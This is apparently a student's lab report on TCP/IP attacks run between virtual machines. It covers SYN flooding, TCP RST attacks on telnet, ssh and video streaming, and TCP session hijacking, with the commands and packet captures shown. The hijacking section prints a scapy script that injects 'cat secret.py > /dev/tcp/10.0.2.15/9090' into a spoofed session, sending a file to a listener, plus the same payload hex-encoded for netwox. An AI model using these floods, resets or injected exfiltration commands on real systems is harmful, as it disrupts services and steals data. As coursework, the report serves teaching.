TCP/IP attack LAB

Task1: Launch the SYN Flooding Attack:

```
[02/17/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

Turn off the countermeasure on the server side


Then check the connections on server using netstat -tna:

```
[02/17/20]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

Then we do the attack on the middle machine:

```
[02/17/20]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```


Then we check the connections on the server machine



Then we try telnet:

```
[02/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
```

The connection will not be established as long as we have the SYN Flooding attack running on the client side:



1	2020-02-17 16:32:03.7170165…	114.39.223.46	10.0.2.7	TCP	60 23340 → 23 [SYN] Seq=589598084 Win=1500 Len=0
2	2020-02-17 16:32:03.7170194…	205.176.37.251	10.0.2.7	TCP	60 26337 → 23 [SYN] Seq=4039111240 Win=1500 Len=0
3	2020-02-17 16:32:03.7170203…	236.216.28.190	10.0.2.7	TCP	60 60848 → 23 [SYN] Seq=774662290 Win=1500 Len=0
4	2020-02-17 16:32:03.7171605…	54.148.194.62	10.0.2.7	TCP	60 31378 → 23 [SYN] Seq=3582159125 Win=1500 Len=0
5	2020-02-17 16:32:03.7171629…	179.61.72.130	10.0.2.7	TCP	60 38535 → 23 [SYN] Seq=4002062596 Win=1500 Len=0
6	2020-02-17 16:32:03.7172832…	211.164.185.200	10.0.2.7	TCP	60 10330 → 23 [SYN] Seq=4253911024 Win=1500 Len=0
7	2020-02-17 16:32:03.7172856…	206.101.93.134	10.0.2.7	TCP	60 12838 → 23 [SYN] Seq=1118244888 Win=1500 Len=0
8	2020-02-17 16:32:03.7174333…	105.216.86.218	10.0.2.7	TCP	60 10679 → 23 [SYN] Seq=3090116089 Win=1500 Len=0
9	2020-02-17 16:32:03.7174364…	95.221.184.54	10.0.2.7	TCP	60 18694 → 23 [SYN] Seq=3304242478 Win=1500 Len=0
10	2020-02-17 16:32:03.7177268…	38.166.49.216	10.0.2.7	TCP	60 34360 → 23 [SYN] Seq=2744050458 Win=1500 Len=0

Check the wireshark and the client side, the connection has been timed out:

```
[02/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
```


The comparison test, we turn on the countermeasure:

```
[02/20/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[02/20/20]seed@VM:~$
```

Do the Flooding again=:

```
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.7:23             248.127.183.5:36720     SYN_RECV
tcp        0      0 10.0.2.7:23             251.143.192.103:20158   SYN_RECV
tcp        0      0 10.0.2.7:23             255.76.121.247:3103     SYN_RECV
tcp        0      0 10.0.2.7:23             249.87.174.43:4510      SYN_RECV
tcp        0      0 10.0.2.7:23             246.181.0.34:38563      SYN_RECV
tcp        0      0 10.0.2.7:23             248.165.215.119:40831   SYN_RECV
tcp        0      0 10.0.2.7:23             249.190.186.102:9091    SYN_RECV
tcp        0      0 10.0.2.7:23             254.70.217.147:45422    SYN_RECV
tcp        0      0 10.0.2.7:23             241.65.227.161:13459    SYN_RECV
tcp        0      0 10.0.2.7:23             242.235.89.24:61708     SYN_RECV
tcp        0      0 10.0.2.7:23             255.134.4.250:38553     SYN_RECV
tcp        0      0 10.0.2.7:23             250.206.119.89:64331    SYN_RECV
tcp        0      0 10.0.2.7:23             249.10.195.74:59861     SYN_RECV
tcp        0      0 10.0.2.7:23             249.182.125.86:2025     SYN_RECV
tcp        0      0 10.0.2.7:23             245.212.75.89:59113     SYN_RECV
tcp        0      0 10.0.2.7:23             254.143.225.183:23059   SYN_RECV
```

Try telnet:



The telnet was successful with the countermeasure is on.

Task 2: TCP RST Attacks on telnet and ssh Connections

We have the server 10.0.2.7 and the user 10.0.2.10, try the normal telnet connection:


```
[02/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 17 19:02:37 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/17/20]seed@VM:~$
```

We have the following sniff and spoof program, we sniff the tcp traffic and send back the spoofed packet that forged from server to user that having the exact sequence number and flag = r to terminate the session:



Execute this program:

```
[02/17/20]seed@VM:~$ sudo python TCPreset.py
```

Then check the client side, type some letter, the connection is closed by the spoofed packet:


```
[02/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 17 19:02:37 EST 2020 from 10.0.2.10 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/17/20]seed@VM:~$ lConnection closed by foreign host.
[02/17/20]seed@VM:~$ s
```

After the connection closed, we find the packet that triggered:



Flag = ‘r’

Then we try this attack on ssh:

```
[02/17/20]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 17 19:19:56 2020 from 10.0.2.10
[02/17/20]seed@VM:~$
```

Do the ssh from client machine to the server machine similar to telnet:

Then we launch the same program on the middle machine:

```
^C[02/17/20]seed@VM:~$ sudo python TCPreset.py
```

Then we see the pipe is broken, ssh connection shutdown:


```
[02/17/20]seed@VM:~$ ssh seed@10.0.2.7
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.7' (ECDSA) to the list of known hosts.
seed@10.0.2.7's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb 17 19:19:56 2020 from 10.0.2.10
[02/17/20]seed@VM:~$ lpacket_write_wait: Connection to 10.0.2.7 port 22: Broken
pipe
```

Check the Wireshark on the last two packets:



The connection has been reset.

Then we try netwox:

This is similar, where we establish the connection:

```
[02/17/20]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Feb 17 19:26:59 EST 2020 from 10.0.2.10 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Then run netwox command on the middle machine M:

```
^C[02/17/20]seed@VM:~$ sudo netwox 78 --filter "src host 10.0.2.10"
```

Randomly type something on the client side:


```
VM login: seed
Password:
Last login: Mon Feb 17 19:26:59 EST 2020 from 10.0.2.10 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/17/20]seed@VM:~$ lsConnection closed by foreign host.
[02/17/20]seed@VM:~$
```

Finding that the connection is closed, then we see the Wireshark:




Try attack ssh with netwox while the command is still running:

```
[02/17/20]seed@VM:~$ ssh seed@10.0.2.7
Connection reset by 10.0.2.7 port 22
[02/17/20]seed@VM:~$
```

The connection even cannot be established.


Task 3: TCP RST Attacks on Video Streaming Applications

Have the video playing with Wireshark on:



Have this same program running, check the packet on wireshark:

```
[02/17/20]seed@VM:~$ sudo python TCPreset.py
```




We captured packets with flag=r that reset the connect, with these packets kept sending, the video stopped from buffering.

However, we might as well keep the video playing and try the other way of attacking:

Task 4: TCP Session Hijacking

Using scapy

After the telnet connection is established, we start the investigation using Wireshark, find all the info that we need to fill the TCP header:



After the connection is established, we start the nc server to listen the incoming traffic and then launch the program on the middle machine:

```
[02/18/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
```


```
#!/usr/bin/python3
import sys
from scapy.all import *

IPLayer = IP (src="10.0.2.10",dst="10.0.2.7")
TCPLayer = TCP(flags="A", seq=1878292742,dport=23,sport=50342,ack=4212483558)
Data = "\r cat /home/seed/secret.py  > /dev/tcp/10.0.2.15/9090\r"
spoofpkt = IPLayer/TCPLayer/Data
send(spoofpkt, verbose=0)
```

After the execution we have the secret:

```
[02/18/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 44560)
wth??
```

Then we try to type some stuff at the user' s telnet client, it freezes and check Wireshark:



```
124 2020-02-18 15:58:08.5486276… 10.0.2.10          10.0.2.7           TELNET    67 [TCP Spurious Retransmission] Telnet Data ...
125 2020-02-18 15:58:08.5495026… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#1] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
126 2020-02-18 15:58:08.7560610… 10.0.2.10          10.0.2.7           TELNET    67 [TCP Spurious Retransmission] Telnet Data ...
127 2020-02-18 15:58:08.7572871… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#2] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
128 2020-02-18 15:58:08.9648008… 10.0.2.10          10.0.2.7           TELNET    68 [TCP Spurious Retransmission] Telnet Data ...
129 2020-02-18 15:58:08.9655085… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#3] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
130 2020-02-18 15:58:09.3999356… 10.0.2.10          10.0.2.7           TELNET    68 [TCP Spurious Retransmission] Telnet Data ...
131 2020-02-18 15:58:09.4010686… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#4] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
132 2020-02-18 15:58:10.2327076… 10.0.2.10          10.0.2.7           TELNET    68 [TCP Spurious Retransmission] Telnet Data ...
133 2020-02-18 15:58:10.2331522… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#5] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
134 2020-02-18 15:58:11.8960209… 10.0.2.10          10.0.2.7           TELNET    68 [TCP Spurious Retransmission] Telnet Data ...
135 2020-02-18 15:58:11.8964279… 10.0.2.7           10.0.2.10          TCP       78 [TCP Dup ACK 83#6] 23 → 50342 [ACK] Seq=4212483656 Ack=1878292796 Win=2905…
136 2020-02-18 15:58:13.7160095… PcsCompu 12:9b:fe  PcsCompu 17:98:44  ARP       60 Who has 10.0.2.10? Tell 10.0.2.7
```


There are many retransmission packet between the user and the server.

Using Netwox

First we encode the string to hex with python:


```
Type "help", "copyright", "credits" or "license" for more information.
>>> "\r cat /home/seed/secret.py > /dev/tcp/10.0.2.15/9090\r".encode("hex")
'0d20636174202f686f6d652f736565642f7365637265742e7079203e202f6465762f7463702f313
02e302e322e31352f393039300d'
```

Then we establish the connection between client and server(.10 and .7), then check the latest packet from A to B, find the essential info:



```
▸ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.7
▾ Transmission Control Protocol, Src Port: 44046, Dst Port: 23, Seq: 1830706793,
    Source Port: 44046
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1830706793
    Acknowledgment number: 3065618998
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 287
    [Calculated window size: 287]
    [Window size scaling factor: -1 (unknown)]
```

Then we send the packet similar to scapy:



```
[02/20/20]seed@VM:~$ sudo netwox 40 -l "10.0.2.10" -m "10.0.2.7" -o "44046" -p "
23" -q "1830706793" -r "3065618998" -z -H "0d20636174202f686f6d652f736565642f736
5637265742e7079203e202f6465762f7463702f31302e302e322e31352f393039300d"
IP_____________________________________________________________.
|version|  ihl  |      tos      |           totlen              |
|___4___|___5___|___0x00=0_____|_____0x005D=93_____|
|               id              |r|D|M|      offsetfrag       |
|_____0x04DC=1244_____|0|0|0|_____0x0000=0_____|
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____0x9DAF_____|
|                         source                                |
|_____________________10.0.2.10_____________________|
|                       destination                             |
|_____________________10.0.2.7_____________________|
TCP____________________________________________________________.
|          source port          |       destination port        |
|_____0xAC0E=44046_____|_____0x0017=23_____|
|                         seqnum                                |
|_____________0x6D1E5E69=1830706793_____________|
|                         acknum                                |
|_____________0xB6B9A236=3065618998_____________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|           window              |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_____0x0000=0_____|
|           checksum            |           urgptr              |
```

Check the server:

```
[02/20/20]seed@VM:~/Desktop$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.7] port 9090 [tcp/*] accepted (family 2, sport 45872)
wth??
```

Then the connection is freezing:

